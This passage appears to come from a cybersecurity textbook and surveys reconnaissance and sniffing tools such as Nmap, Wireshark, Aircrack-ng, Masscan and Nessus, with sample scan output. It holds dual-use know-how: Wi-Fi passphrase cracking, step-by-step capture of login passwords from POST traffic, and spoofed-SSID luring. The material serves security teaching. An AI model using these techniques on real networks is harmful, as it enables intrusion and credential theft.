



*Figure 5.26: Shodan in action*

## SpiderFoot

Another tool is SpiderFoot, which can automate OSINT for threat intelligence, asset discovery, attack surface monitoring, or security assessments. SpiderFoot automates the process of gathering intelligence about a given target, which may be an IP address, domain name, hostname, network subnet, ASN, email address, or a person's name.





*Figure 5.27: SpiderFoot scan*

You can use SpiderFoot via Kali Linux, which is already preinstalled, or you can download it from their website: `https://www.spiderfoot.net/`.

## Keepnet Labs

While the tools listed above can be used by organizations to emulate external reconnaissance, Keepnet Labs provides a tool that is expressly designed for this purpose. Keepnet Phishing Simulator is an excellent tool that can also be used as part of a security awareness training program, especially to fight against different social engineering attacks. No matter how secure your network or computer system and software, the weakest link in security posture, the people element, can be exploited. Via phishing techniques, the most common social engineering techniques used in cyber attacks, it is easy to impersonate people and get the information needed. Thus, traditional security solutions are not enough to reduce these attacks. Simulated phishing platforms send fake emails to test whether users and line employees interact with the emails.

Keepnet Labs allows you to run various phishing scenarios to test and train your employees. Keepnet also has different modules, such as Incident Responder, Threat Intelligence, and Awareness Educator.

The below screenshot displays all those modules and more.





*Figure 5.28: Modules in Keepnet Labs*

You can learn more about Keepnet and also sign up for a free demo on their website: `https://www.keepnetlabs.com/`.

## Internal reconnaissance tools

There are also several tools that threat actors may utilize for internal reconnaissance. Some of the most popular include Airgraph-ng; sniffing and scanning tools such as Prismdump, tcpdump, Nmap, and Wireshark; Scanrand; Masscan; Cain and Abel; Nessus; Metasploit; Hak5 Plunder Bug; CATT; canary token links; and Aircrack-ng. We will look at these in more detail in the following sections.

## Airgraph-ng

When attacking corporate networks and public WiFi hotspots, commonly used scanners such as Nmap might bring confusing results due to the large number of hosts connected to a single network. Airgraph-ng is meant to specifically handle this challenge by visualizing network scan results in a more appealing way. Airgraph-ng comes as an add-on to Aircrack-ng, which was discussed in the previous chapter. It, therefore, borrows the scanning abilities of Aircrack-ng and combines them with aesthetic outputs that help hackers get a better view of the devices in a network. When connected to a network or within range of a WiFi network, Airgraph-ng can list the Mac addresses of all the devices in the network and other details such as the type of encryption used and the rate of data flow. The tool can write this information to a CSV file for further processing to come up with an output that is more understandable and easier to read. Using the data on the CSV file, Airgraph-ng can create two types of graphs. The first one is the **CAPR** (**Client to AP Relationship**) graph, which shows all the networks scanned and the clients connected to them. In addition, the tool will show the manufacturers of the devices detected. However, the CAPR graph is limited to showing information about devices that are connected to the scanned networks. To dig deeper into a device of interest, it might be worth looking into networks that devices have connected to in the past. The second type of graph that Airgraph-ng can produce is called **CPG** (**Common Probe Graph**). The CPG graph shows the MAC address of a device and the networks that the device has connected to in the past. Therefore, if you scan a hotel WiFi network, you can see the devices connected to it and the networks they were previously connected to. This could be very helpful when isolating targets of interest such as staff working in certain types of organizations. This information is also useful in the exploit phase since the attacker can create their own wireless network with an SSID similar to a previously connected network. The target device might try to connect to the spoofed network giving an attacker more access to the device.

```
Reading packets, please wait...
                              Aircrack-ng 1.2

     [00:00:14] 35304/488130 keys tested (2510.05 k/s)

     Time left: 3 minutes, 0 seconds                          7.23%

                      Current passphrase: 18051968


     Master Key     : 35 A7 BE 64 24 9A OD 54 D5 3F 49 BC 06 59 15 F8
                      DE 9D 0B 22 EE DB B1 EE C9 1F B3 37 AF 59 E3 60

     Transient Key  : 66 99 9D 1E 44 FC OB 93 91 B0 63 33 D3 49 B6 E1
                      FE 26 00 AS F5 BO 7C 4E 08 55 E4 41 1C 71 3B FA
                      28 DF 6F C0 AA 21 4D D3 C4 8C 20 88 BC 7B C8 C1
                      14 87 16 82 OF 56 39 87 B8 B4 A3 56 CF 97 63 2A

     EAPOL HMAC     : 93 01 B7 6A 57 D3 64 9C EA 7E 10 F6 AF AE 98 EF
```

*Figure 5.29: Aircrack-ng cracking a system's wireless password*

The above screenshot from Aircrack-ng, which works in Windows 10, shows it busy cracking the wireless password.

You can download the tool here: `https://www.aircrack-ng.org/doku.php?id=airgraph-ng`.

## Sniffing and scanning

These are terms used in networking that generally refer to the act of eavesdropping on traffic in a network. They enable both attackers and defenders to know exactly what is happening in a network. Sniffing tools are designed to capture the packets being transmitted over a network and to perform analysis on them, which is then presented in a human-readable format. In order to perform internal reconnaissance, packet analysis is more than essential. It gives attackers a lot of information about the network to a level where it can be compared to reading the logical layout of the network on paper.

Some sniffing tools go to the extent of revealing confidential information, such as passwords from WEP-protected WiFi networks. Other tools enable users to set them up to capture traffic over a long period of time on wired and wireless networks, after which the users can analyze the output of the network traffic at their own convenience.





*Figure 5.30: Sniffing demonstrated*

There are a number of sniffing tools available today that hackers commonly use.

## Prismdump

Designed only for Linux, this tool allows hackers to sniff with Prism2 chipset-based cards. This technology is only meant to capture packets, and therefore leaves analysis to be performed by other tools; this is the reason why it dumps the captured packets in the `pcap` format, which is widely used by other sniffing tools. Most open-source sniffing tools use `pcap` as the standard packet capture format.

Since this tool is only specialized to capture data, it is reliable and can be used for long reconnaissance missions. The following is a screenshot of the Prismdump tool:





*Figure 5.31: Prismdump in action*

## tcpdump

This is an open-source sniffing tool that is used for packet capture and analysis. tcpdump runs using a command-line interface. tcpdump has also been custom-designed for packet capturing as it does not have a GUI that enables the analysis and display of data. It is a tool with one of the most powerful packet-filtering capabilities and can even selectively capture packets. This differentiates it from most other sniffing tools that have no means of filtering packets during capture. The following is a screenshot of the tcpdump tool. In the screenshot, it is listening to the ping commands being sent to its host:





*Figure 5.32: tcpdump in action*

You can download the tool here: `https://www.tcpdump.org/`.

## Nmap

This is an open-source network sniffing tool that is commonly used to map networks. The tool records IP packets entering and leaving a network. It also maps out fine details about a network, such as the devices connected to it and also any open and closed ports. The tool can go as far as identifying the operating systems of the devices that are connected to the network, as well as the configurations of firewalls. It uses a simple text-based interface, but there is an advanced version of it called Zenmap that also has a GUI. The following is a screenshot of the Nmap interface. The command being executed is:

```
#nmap 192.168.12.3
```

This command is executed to scan the ports of the computer on the IP address `192.168.12.3`:

```
root@kali:~# nmap  -T4 172.16.108.172

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 13:46 EST
Nmap scan report for 172.16.108.172
Host is up (0.0027s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:3F:E0:7A (VMware)
```

*Figure 5.33: Nmap in action*

You can download the latest version of Nmap here: `https://nmap.org/`.

## Nmap functionalities

The Nmap tool is a popular tool in the cybersecurity world. The tool is popular both with ethical hackers as well as malicious hackers. The reason for the tool's popularity lies in its flexibility and power. Nmap's main function is to do port scanning. However, it also enables users to perform a host of other functionalities. These include:

- Network mapping: The Nmap tool can help identify all the devices that are on the target network. This process is also referred to as host discovery. During network discovery, other devices identified include servers, switches, routers, and how they are physically connected.
- Service discovery: The Nmap tool can also identify the kind of services that the hosts identified in the network do. It can tell whether hosts are offering such services as mail provision, acting as web servers, or as name servers. In addition, Nmap can determine the applications used by these devices, including the versions of software they are running.
- OS detection: Nmap can help determine the kind of operating systems that are running on network devices. This process is also referred to as OS fingerprinting. In addition, you can identify details such as the devices' vendors, the software applications that run on all the devices, and the uptime for all these devices.
- Security auditing: Nmap will help network managers in determining the versions of the operating systems that are running on the devices that are connected to the network along with the applications running on these devices. This kind of information lets the network managers determine the vulnerability that is inherent to the specific versions of the software and applications that have been identified. Scripts can be used with the Nmap tool to help identify vulnerabilities as well.

## The advantages of the Nmap tool

The Nmap tool is a favorite tool among both hackers and penetration testers. The reason for the popularity of the tool is the many advantages it offers its users. Some of these benefits include:

- The Nmap tool is easy to use: It can be used by people with limited programming or network skills.
- The Nmap tool is fast: The tool is very fast and provides scanning results pretty quickly.
- The tool has a wide range of features enabling network managers to perform a myriad of other functions.
- The Nmap tool is usable in multiple operating systems. It can be used for both Windows and Linux platforms.
- The Nmap tool can be used with multiple interfaces: It can be used comfortably with both graphical user interfaces and the command line.
- The Nmap tool enjoys a big user community that has helped improve the features of the tool and addresses the weaknesses it has in addition to helping expand the features it offers.
- The Nmap tool has many extensible features that allow it to perform several functions.

## Wireshark

This is one of the most revered tools used for network scanning and sniffing. The tool is so powerful that it can steal authentication details from the traffic sent out of a network. This is surprisingly easy to do, such that one can effortlessly become a hacker by merely following a few steps. On Linux, Windows, and Mac, you need to make sure that a device, preferably a laptop, installed with Wireshark is connected to a network. Wireshark needs to be started so that it can capture packets. After a given period of time, you can stop Wireshark and proceed to perform the analysis. To get passwords, you need to filter the data captured to show only the POST data. This is because most websites use the POST method to transfer authentication information to their servers. It will list all the POST data actions that were made. Then right-click on any of these and select the option to follow the TCP stream. Wireshark will open a window showing a username and password. At times, the captured password is hashed, and this is common with websites. You can easily crack the hash value and recover the original password using other tools.

Wireshark can also be used for other functions, such as recovering WiFi passwords. Since it is open-source, the community continually updates its capabilities and therefore will continue to add new features. Its current basic features include capturing packets, importing `pcap` files, displaying protocol information about packets, exporting captured packets in multiple formats, colorizing packets based on filters, giving statistics about a network, and the ability to search through captured packets. The file has advanced information, and this makes it ideal for hacking. The open-source community, however, uses it for white hacking, which discovers vulnerabilities in networks before black hats do.

The following is a screenshot of Wireshark capturing network packets:





*Figure 5.34: Wireshark capturing network packets*

You can download Wireshark from here: `https://www.wireshark.org/#download`.

## Scanrand

This is a scanning tool that has been specifically made to be extremely quick but effective. It tops most other scanning tools with its fast speeds, which it achieves in two ways. The tool contains a process that sends multiple queries at once and another process that receives the responses and integrates them. The two processes do not consult and therefore the receiving process never knows what to expect—just that there will be response packets.

There is, however, a clever hash-based way that is integrated into the tool that allows you to see the valid responses that it receives from scanning.

## Masscan

This tool operates like Scanrand (which is harder to find today because of the lack of support from developers), Unicornscan, and ZMap, but it's much faster, transmitting 10 million packets per second. The tool sends multiple queries at once, receives the responses, and integrates them. The multiple processes do not consult each other and therefore the receiving process will receive only response packets. Masscan is part of Kali Linux.





*Figure 5.35: Masscan in action*

## Cain and Abel

This is one of the most effective tools for cracking passwords made specifically for the Windows platform. The tool recovers passwords by cracking them using dictionary, brute force, and cryptanalysis attacks. It also sniffs from the network by listening in to voice-over IP conversations and uncovering cached passwords. The tool has been optimized to work only with Microsoft operating systems.

The following is a screenshot of the Cain and Abel tool:





*Figure 5.36: The old but gold tool "Cain and Abel"*

This tool is now outdated, does not work with up-to-date operating systems like Windows 10, and is not available on the developer's website anymore. But saying that, knowing that there are many Windows 7 or even Windows XP systems still on the market, it's good to know what the tool can do. As a result, we decided to keep the tool in the new version of this book.

## Nessus

This is a free scanning tool made and distributed by Tenable Network Security. It is among the best network scanners and has bagged several awards for being the best vulnerability scanner for white hats. Nessus has several functionalities that may come in handy for an attacker doing internal reconnaissance. The tool can scan a network and show connected devices that have misconfigurations and missing patches. The tool also shows devices that are using their default passwords, weak passwords, or have no passwords at all.

The tool can recover passwords from some devices by launching an external tool to help it with dictionary attacks against targets in the network. Lastly, the tool is able to show abnormal traffic in the network, which can be used to monitor DDoS attacks. Nessus has the ability to call external tools to help it achieve extra functionality. When it begins scanning a network, it can call NMap to help it scan for open ports and will automatically integrate the data that NMap collects. Nessus is then able to use this type of data to continue scanning and find out more information about a network using commands scripted in its own language.

The following screenshot is of Nessus displaying a scan report:





*Figure 5.37: Nessus scan result*

## Wardriving

This is an internal reconnaissance technique used specifically for surveying wireless networks and is commonly done from an automobile. It is targeted mostly at unsecured WiFi networks. There are a few tools that have been made for the purpose of wardriving, and the two most common are NetStumbler and MiniStumbler. NetStumbler is Windows-based and it records the SSIDs of unsecured wireless networks before using GPS satellites to record the exact location of the wireless network. The data is used to create a map used by other wardrivers to find unsecured or inadequately secured wireless networks. They can then exploit the networks and their devices since the network is not secure.

